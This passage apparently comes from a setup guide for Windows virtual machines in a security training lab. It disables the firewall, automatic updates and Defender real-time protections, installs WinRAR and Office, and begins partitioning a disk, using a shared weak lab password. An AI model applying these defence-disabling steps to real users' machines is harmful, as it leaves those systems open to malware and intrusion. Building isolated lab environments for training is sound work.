
32. Close all windows.

- Similarly, follow the above steps to turn off the Windows Defender Firewall on all Windows virtual machines (Windows Server 2019, Windows 11 (AD), Windows Server 2019 (AD) and Windows Server 2022).


[\[Back to Configuration Task Outline\]](#)

CT#14: Configure Windows Components on all Windows Virtual Machines


- Log in to the **Windows Server 2019** virtual machine. Right-click on **Start** and click **Run**.
- The **Run** window appears; type **gpedit.msc** and click **OK**.



- The **Local Group Policy Editor** window appears; expand **Administrative Templates** under **Computer Configuration** in the left pane.
- In **Administrative Templates**, expand **Windows Components**, scroll down, click **Windows Update** in the left pane, and double-click **Configure Automatic Updates** in the right-hand pane, as shown in the screenshot below.




- The **Configure Automatic Updates** window appears; select the **Disabled** radio button. Click **Apply** and then **OK**.




- In the left-hand pane, navigate to **Local Computer Policy** → **Computer Configuration** → **Administrative Templates** → **Windows Components** → **Windows Defender Antivirus** → **Real-time Protection**.


7. Double-click the **Turn on behavior monitoring** setting to configure its settings.




8. The **Turn on behavior monitoring** window appears. Select the **Disabled** radio button. Click **Apply** and then **OK**.



- Double-click the **Scan all downloaded files and attachments** setting, as shown in the screenshot below.



- The **Scan all downloaded files and attachments** window appears. Select the **Disabled** radio button. Click **Apply** and then **OK**.



11. Similarly, follow the above steps to configure Windows components on the **Windows Server 2022, Windows Server 2019 (AD), Windows 11 (AD)** and **Windows 11** virtual machines.

Note: For the **Windows 11** virtual machine, in **Windows Update** settings, double-click **Manage end user experience** in the right-hand pane. In the **Manage end user** experience window, **Configure Automatic Updates** in the right-hand pane.

[\[Back to Configuration Task Outline\]](#)

CT#15: Install WinRAR on the Windows 11 Virtual Machine

1. Log in to the **Windows 11** virtual machine with the credentials **Admin** and **Pa\$\$w0rd**.
2. Download the latest version of **WinRAR** from the official WinRAR website (<https://www.rarlab.com/download.htm>).

Note: Download the 64-bit version of **WinRAR**.

3. Double-click on the **winrar-x64-610.exe** setup file to begin the installation. If a **User Account Control** pop-up window appears, click **Yes**.
4. The **WinRAR** setup window appears; click **Install**.
5. Complete the installation by choosing the default settings throughout the installation process.
6. After completing the installation, the **installation location of WinRAR files** window opens automatically; close the window.

[\[Back to Configuration Task Outline\]](#)

CT#16: Install MS Office on the Windows 11 and Windows Server 2019 Virtual Machines

1. Download the latest version of **MS Office** from the official Microsoft website (<https://www.microsoft.com>).


Note: Download the 64-bit version of **MS Office**.

2. Double-click on the setup file to begin the installation. If a **User Account Control** pop-up window appears, click **Yes**.
3. Accept the license terms and complete the installation by choosing the default settings throughout the installation process.


[\[Back to Configuration Task Outline\]](#)

CT#17: Create a Partition in the Windows 11 Virtual Machine

1. Right-click the **Start** button and click **File Explorer** from the context menu.
2. In the **File Explorer** window, right-click **This PC** in the left-hand pane and click **Show more options**.




3. A list of options appears. Select **Manage**.




4. The **Computer Management** window appears. Navigate to **Computer Management (Local) → Storage → Disk Management** from the left-hand pane. This will display the current disk partition in the middle-pane, as shown in the screenshot below.


Note: While creating the Windows 11 virtual machine, we allocated a disk space of 100 GB. Here, we will create the partitions **C:** and **E:** with a disk space of 60 GB and 40 GB, respectively.



